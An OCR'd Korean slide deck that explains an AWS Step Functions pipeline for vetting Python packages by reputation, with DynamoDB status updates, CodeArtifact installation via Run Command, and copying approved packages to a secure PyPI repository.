- STEP 03 — Run Command를 트리거 시켜 package-install Code Artifact로 install 요청
- STEP 04 — Run Command 문서가 실행 종료 되었는지 체크
- STEP 05 — Run Command 문서가 실행 종료 되었는지 분기
- STEP 06 — package-install의 패키지를 secure-pypi로 복사
- STEP 07 — DynamoDB SECURE 업데이트
- STEP 08 — Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.



Allow Pipeline Flow

STEP 01 패키지 평판 조회 후, DynamoDB CHECK 업데이트

STEP 07 DynamoDB SECURE 업데이트

STEP 08 Step Functions 종료

분기문 Rule 설정

Conditions for rule #1

선택 규칙에는 true 또는 false로 평가되는 JSONata 조건식이 포함됩니다. 자세히 알아보기

기본 | 고급


Simple
Evaluates a single conditional statement.

Not	Expression	Operator	Value	
	$risk	is equal to	String	green

JSONata 표현식 또는 변수.

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




Allow Pipeline Flow

STEP 01	패키지 평판 조회 후, DynamoDB CHECK 업데이트
STEP 02	평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
STEP 03	Run Command를 트리거 시켜 package-install Code Artifact로 install 요청
STEP 04	Run Command 문서가 실행 종료 되었는지 체크
STEP 05	Run Command 문서가 실행 종료 되었는지 분기
STEP 06	package-install의 패키지를 secure-pypi로 복사
STEP 07	DynamoDB SECURE 업데이트
STEP 08	Step Functions 종료

Supply Chain Defender 아키텍처


```
      "FunctionName": "arn:aws:lambda:ap-northeast-1:228368756552:fur
      "Payload": {
        "package": "{% $package %}",
        "version": "{% $version %}"
      }
    },
    "Assign": {
      "CommandId": "{% $states.result.Payload.command_id %}",
      "InstanceId": "{% $states.result.Payload.instance_id %}",
      "package": "{% $states.result.Payload.package %}",
      "version": "{% $states.result.Payload.version %}"
    },
    "Retry": [
```



Payload : Lambda를 트리거 시키며 보내는 값

Assign : Lambda가 끝나고 return 하는 값
(CommandId 뒤에서 사용)

Supply Chain Defender 아키텍처


Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.

Allow Pipeline Flow

STEP 01	패키지 평판 조회 후, DynamoDB CHECK 업데이트
STEP 02	평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
STEP 03	Run Command를 트리거 시켜 package-install Code Artifact로 install 요청
STEP 04	Run Command 문서가 실행 종료 되었는지 체크
STEP 05	Run Command 문서가 실행 종료 되었는지 분기
STEP 06	package-install의 패키지를 secure-pypi로 복사
STEP 07	DynamoDB SECURE 업데이트
STEP 08	Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




```
"Command Running Check": {
  "Type": "Task",
  "Arguments": {
    "CommandId": "{% $CommandId %}",
    "InstanceId": "{% $InstanceId %}"
  },
```

Allow Pipeline Flow

DynamoDB CHECK 업데이트

가 green일 경우, 아닌 경우 분기

를 트리거 시켜 package-install

install 요청

STEP 04 Run Command 문서가 실행 종료 되었는지 체크

문서가 실행 종료 되었는지 분기

STEP 06 package-install의 패키지를 secure-pypi로 복사

STEP 07 DynamoDB SECURE 업데이트


STEP 08 Step Functions 종료

Payload : 사용자가 만든 값 (Lambda)

Arguments : AWS가 요구 하는 값 (키 값 수정 불가)

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.




Allow Pipeline Flow

- STEP 01 — 패키지 평판 조회 후, DynamoDB CHECK 업데이트
- STEP 02 — 평판 조회 결과 Risk가 green일 경우, 아닌 경우 분기
- STEP 03 — Run Command를 트리거 시켜 package-install Code Artifact로 install 요청
- STEP 04 — Run Command 문서가 실행 종료 되었는지 체크
- STEP 05 — **Run Command 문서가 실행 종료 되었는지 분기**
- STEP 06 — package-install의 패키지를 secure-pypi로 복사
- STEP 07 — DynamoDB SECURE 업데이트
- STEP 08 — Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.



분기문 Rule 설정

Conditions for rule #1

선택 규칙에는 true 또는 false로 평가되는 JSONata 조건식이 포함됩니다. 자세히 알아보기

기본 | 고급

Simple
Evaluates a single conditional statement.

Not	Expression	Operator	Value	
	$Status	is equal to	String	Success

JSONata 표현식 또는 변수.


| Allow Pipeline Flow

STEP 01 패키지 평판 조회 후, DynamoDB CHECK 업데이트

STEP 08 Step Functions 종료

Supply Chain Defender 아키텍처

Step Functions를 활용해 패키지 평판 조회부터 설치까지의 흐름을 구현하였습니다.

